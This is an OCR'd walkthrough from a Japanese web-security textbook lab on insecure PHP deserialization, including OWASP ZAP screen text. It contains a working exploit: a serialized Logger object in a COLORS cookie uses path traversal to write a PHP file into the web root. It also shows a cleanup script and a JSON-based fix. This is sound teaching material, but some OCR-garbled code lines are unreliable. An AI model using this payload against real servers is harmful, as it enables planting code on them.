<li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
<li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
</ol>
```

【サーバ:4e-012.php 】

/var/www/html/4e/4e-012.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
class Logger {
  const LOGDIR = '/tmp/';  // ログ出力ディレクトリ
  private $filename = '';  // ログファイル名
  private $log = '';       // ログバッファ

  public function __construct($filename) {
    $this->filename = basename($filename); // ファイル名
    $this->log = '';             // ログバッファ
  }

// デストラクタではバッファの中身をファイルに書き出し
  public function __destruct() {
    $path = self::LOGDIR . $this->filename;  // ファイル名の組み立て
// var_dump($path);
    $fp = fopen($path, 'a');
    if ($fp === false) {
      die('Logger: ファイルがオープンできません' . htmlspecialchars($path));
    }
    if (! flock($fp, LOCK_EX)) {   // 排他ロックする
      die('Logger: ファイルのロックに失敗しました');
    }
    fwrite($fp, $this->log); // ログの書き出し
    fflush($fp);             // フラッシュしてからロック解除
    flock($fp, LOCK_UN);
    fclose($fp);
  }

  public function add($log) {  // ログ出力
    $this->log .= $log;        // バッファに追加するだけ
  }
}
```

【サーバ:4e-012.php 】

/var/www/html/4e/4e-015.php - wasbook@example.jp

```
<?php
    unlink('/var/www/html/xinfo.php');
?>攻撃コードを削除しました
```

【サーバ:4e-900.php 】


/var/www/html/4e/4e-900.php - wasbook@example.jp - エディタ - WinSCP

```
<?php
class Logger {
  private $filename = '';  // ログファイル名
  private $log = '';       // ログバッファ

  public function __construct() {
    $this->filename = '../var/www/html/xinfo.php';
    // $this->filename = './xinfo.php';
    $this->log = '<?php phpinfo(); ?>';
  }
}

$logger = new Logger();
setcookie('COLORS', serialize($logger));
?><body>
以下の手順で攻撃します。<br>
<ol>
<li>以下の内容を<input type="button" value="クリップボードにコピー" onclick="copy()"><br>
<textarea id="cookiearea" cols="80" rows="2">
Cookie: COLORS=<?php echo htmlspecialchars(urlencode(serialize($logger))); ?>
</textarea><br></li>
<li>OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレークポイントセット」をクリックし、矢印が赤色になることを確認する</li>
<li><a href="http://example.jp/4e/4e-011.php">このリンク</a>から攻撃対象サイトにアクセスする</li>
<li>OWASP ZAP上でブレークするので先にコピーしたCookieヘッダをペーストする</li>
<li>OWASP ZAP上で「サブミットして次のブレークポイントに移動」（青い三角形ボタン）を実行する</li>
<li><a href="http://example.jp/xinfo.php">このリンク</a>で攻撃成功を確認する</li>
<li><a href="4e-015.php">このリンク</a>で攻撃コードを削除する</li>
</ol>
<script>
// var button = document.getElementById('button');
//button.onclick = function(){
function copy() {
  var textarea = document.getElementById('cookiearea');
  textarea.select();
  document.execCommand('copy');
};
</script>
</body>
```


【ブラウザ】


以下の手順で攻撃します。


1. 以下の内容を クリップボードにコピー
   ```
   Cookie: COLORS=O%3A6%3A%22Logger%22%3A2%3A%7Bs%3A16%3A%22%00Logger%00filename
   %22%3Bs%3A25%3A%22..%2Fvar%2Fwww%2Fhtml%2Fxinfo.php%22%3Bs%3A11%3A%22
   %00Logger%00log%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
   ```
2. OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレークポイントセット」をクリックし、矢印が赤色になることを確認する
3. このリンクから攻撃対象サイトにアクセスする
4. OWASP ZAP上でブレークするので先にコピーしたCookieヘッダをペーストする
5. OWASP ZAP上で「サブミットして次のブレークポイントに移動」（青い三角形ボタン）を実行する
6. このリンクで攻撃成功を確認する
7. このリンクで攻撃コードを削除する






```
<body>
以下の手順で攻撃します。<br>
<ol>
<li>以下の内容を<input type="button" value="クリップボードにコピー" onclick="copy()"><br>
<textarea id="cookiearea" cols="80" rows="2">
Cookie: COLORS=O%3A6%3A%22Logger%22%3A2%3A%7Bs%3A16%3A%22%00Logger%00filename%22%3Bs%3A25%3A%22..%2Fvar%2Fwww%2Fhtml%2Fxinfo.php%22%3Bs%3A11%3A%22%00Logger%00log%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D</textarea>
<li>OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレークポイントセット」をクリックし、矢印が赤色になることを確認する</li>
<li><a href="http://example.jp/4e/4e-011.php">このリンク</a>から攻撃対象サイトにアクセスする</li>
<li>OWASP ZAP上でブレークするので先にコピーしたCookieヘッダをペーストする</li>
<li>OWASP ZAP上で「サブミットして次のブレークポイントに移動」（青い三角形ボタン）を実行する</li>
<li><a href="http://example.jp/xinfo.php">このリンク</a>で攻撃成功を確認する</li>
<li><a href="4e-015.php">このリンク</a>で攻撃コードを削除する</li>
</ol>
<script>
// var button = document.getElementById('button');
//button.onclick = function(){
function copy() {
  var textarea = document.getElementById('cookiearea');
  textarea.select();
  document.execCommand('copy');
];
</script>
</body>
```


trap.example.com/4e/4e-900.php
trap.example.com/4e/4e-900.php
以下の手順で攻撃します。
1. 以下の内容を クリップボードにコピー
Cookie: COLORS=O%3A6%3A%22Logger%22%3A2%3A%7Bs%3A16%3A%22%00Logger%00filename%22%3Bs%3A25%3A%22..%2Fvar%2Fwww%2Fhtml%2Fxinfo.php%22%3Bs%3A11%3A%22%00Logger%00log%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
2. OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレークポイントセット」をクリックし、矢印が赤色になることを確認する
3. このリンクから攻撃対象サイトにアクセスする
4. OWASP ZAP上でブレークするので先にコピーしたCookieヘッダをペーストする
5. OWASP ZAP上で「サブミットして次のブレークポイントに移動」（青い三角形ボタン）を実行する
6. このリンクで攻撃成功を確認する
7. このリンクで攻撃コードを削除する


無題セッション - 20190104-080359 - OWASP ZAP 2.7.0
ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ
標準モード
クイック スタート
リクエスト
ブレーク
レスポンス
サイト
メソッド
Header: デフォルトビュー
Body: デフォルトビュー
デフォルトビュー
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4e/4e-900.php
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 11:42:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2972
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "b9c-56c2a2de6c414-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
<html>
<head><title>4-14 構造化データの読み込みにまつわる問題</title></head>
<body>
右クリック
検索... Ctrl+F
エンコード/デコード/ハッシュ...
Fuzzerの開始...
アプリケーションの実行
再送信...
ブラウザで表示
Invoke with Script...
Open URL in Browser
Syntax
ビュー
元に戻せません Ctrl+Z
再実行できません Ctrl+Y
カット Ctrl+X
コピー Ctrl+C
貼り付け Ctrl+V
削除 Delete
すべて選択 Ctrl+A
Save Raw
履歴
検索
アラート
フィルタ:オフ
エクスポート
Id
リクエスト日時
メソッド
URL
ステータスコ...
ステータス...
ラウンドトリップタ...
レスポンス...
検出アラート
ノート
タグ
65 19/01/04 19:40... GET
200 OK 22 ms 1,451 bytes Medium Script, S...
アラート 0 1 3 0
現在のスキャン 0 0 0 0 0 0 0



無題セッション - 20190104-080359 - OWASP ZAP 2.7.0
ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ
標準モード
クイック スタート
リクエスト
ブレーク
サブミットして次のブレークポイントへ移動
サイト
メソッド
Header: デフォルトビュー
Body: デフォルトビュー
デフォルトビュー
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cookie: COLORS=O%3A6%3A%22Logger%22%3A2%3A%7Bs%3A16%3A%22%
00Logger%00filename%22%3Bs%3A25%3A%22..%2Fvar%2Fwww%2Fhtml%2Fxinfo.
php%22%3Bs%3A11%3A%22%00Logger%00log%22%3Bs%3A19%3A%22%3C%
3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Fri, 04 Jan 2019 11:42:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 2972
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "b9c-56c2a2de6c414-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
<html>
<head><title>4-14 構造化データの読み込みにまつわる問題</title></head>
<body>
履歴
検索
アラート
アウトプット
フィルタ:オフ
エクスポート
Id
リクエスト日時
メソッド
URL
ステータスコ...
ステータス...
ラウンドトリップタ...
レスポンス...
検出アラート
ノート
タグ
65 19/01/04 19:40... GET http://trap.example.com/4e/4e-900.php 200 OK 22 ms 1,451 bytes Medium Script, S...
アラート 0 1 3 0
現在のスキャン 0 0 0 0 0 0 0


trap.example.com/4e/4e-900.php
trap.example.com/4e/4e-900.php
以下の手順で攻撃します。
1. 以下の内容を クリップボードにコピー
Cookie: COLORS=O%3A6%3A%22Logger%22%3A2%3A%7Bs%3A16%3A%22%00Logger%00filename%22%3Bs%3A25%3A%22..%2Fvar%2Fwww%2Fhtml%2Fxinfo.php%22%3Bs%3A11%3A%22%00Logger%00log%22%3Bs%3A19%3A%22%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%22%3B%7D
2. OWASP ZAPで「標準モード」であることを確認して、緑色の「全てのリクエストにブレークポイントセット」をクリックし、矢印が赤色になることを確認する
3. このリンクから攻撃対象サイトにアクセスする
4. OWASP ZAPでブレークするので先にコピーしたCookieヘッダをペーストする
5. OWASP ZAP上で「サブミットして次のブレークポイントに移動」（青い三角形ボタン）を実行する
6. このリンクで攻撃成功を確認する
7. このリンクで攻撃コードを削除する
①
②




攻撃コードを削除しました


【ブラウザ→偽サーバ： リクエスト trap.example.com/4e/4e-900.php → レスポンス 】




【ブラウザ→サーバ： リクエスト 4e/4e-011.php → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e/xinfo.php → レスポンス 】



【ブラウザ→偽サーバ： リクエスト trap.example.com/4e/4e-015.php → レスポンス 】



4e-010a:好みの色を示すクッキーの設定(JSON版)
4e-011a:好みの色を表示(JSON版)

【ブラウザ】

- 4.14.2 安全でないデシリアライゼーション
  1. 4e-010 :好みの色を示すクッキーの設定(正常系)
  2. 4e-011 :好みの色を表示(正常系)
  3. 4e-900:攻撃用クッキーの生成（攻撃）
  4. 4e-010a:好みの色を示すクッキーの設定(JSON版)
  5. 4e-011a:好みの色を表示(JSON版)

①

②

```
11 <li>4.14.2 安全でないデシリアライゼーション</li>
12 <ol>
13 <li><a href="4e-010.php">4e-010 :好みの色を示すクッキーの設定(正常系)</a></li>
14 <li><a href="4e-011.php">4e-011 :好みの色を表示(正常系)</a></li>
15 <li><a href="http://trap.example.com/4e/4e-900.php">4e-900:攻撃用クッキーの生成（攻撃） </a></li>
16 <li><a href="4e-010a.php">4e-010a:好みの色を示すクッキーの設定(JSON版)</a></li>
17 <li><a href="4e-011a.php">4e-011a:好みの色を表示(JSON版)</a></li>
18 </ol>
```

【サーバ： 4e/4e-010a.php 】

/var/www/html/4e/4e-010a.php - wasbook@example.jp - エディタ


```
k?php
 $colors = array('red', 'green', 'blue');
 setcookie('COLORS', json_encode($colors));
//  var_dump(json_encode($colors));
  echo "クッキーをセットしました";
```

【サーバ： 4e/4e-900.php 】

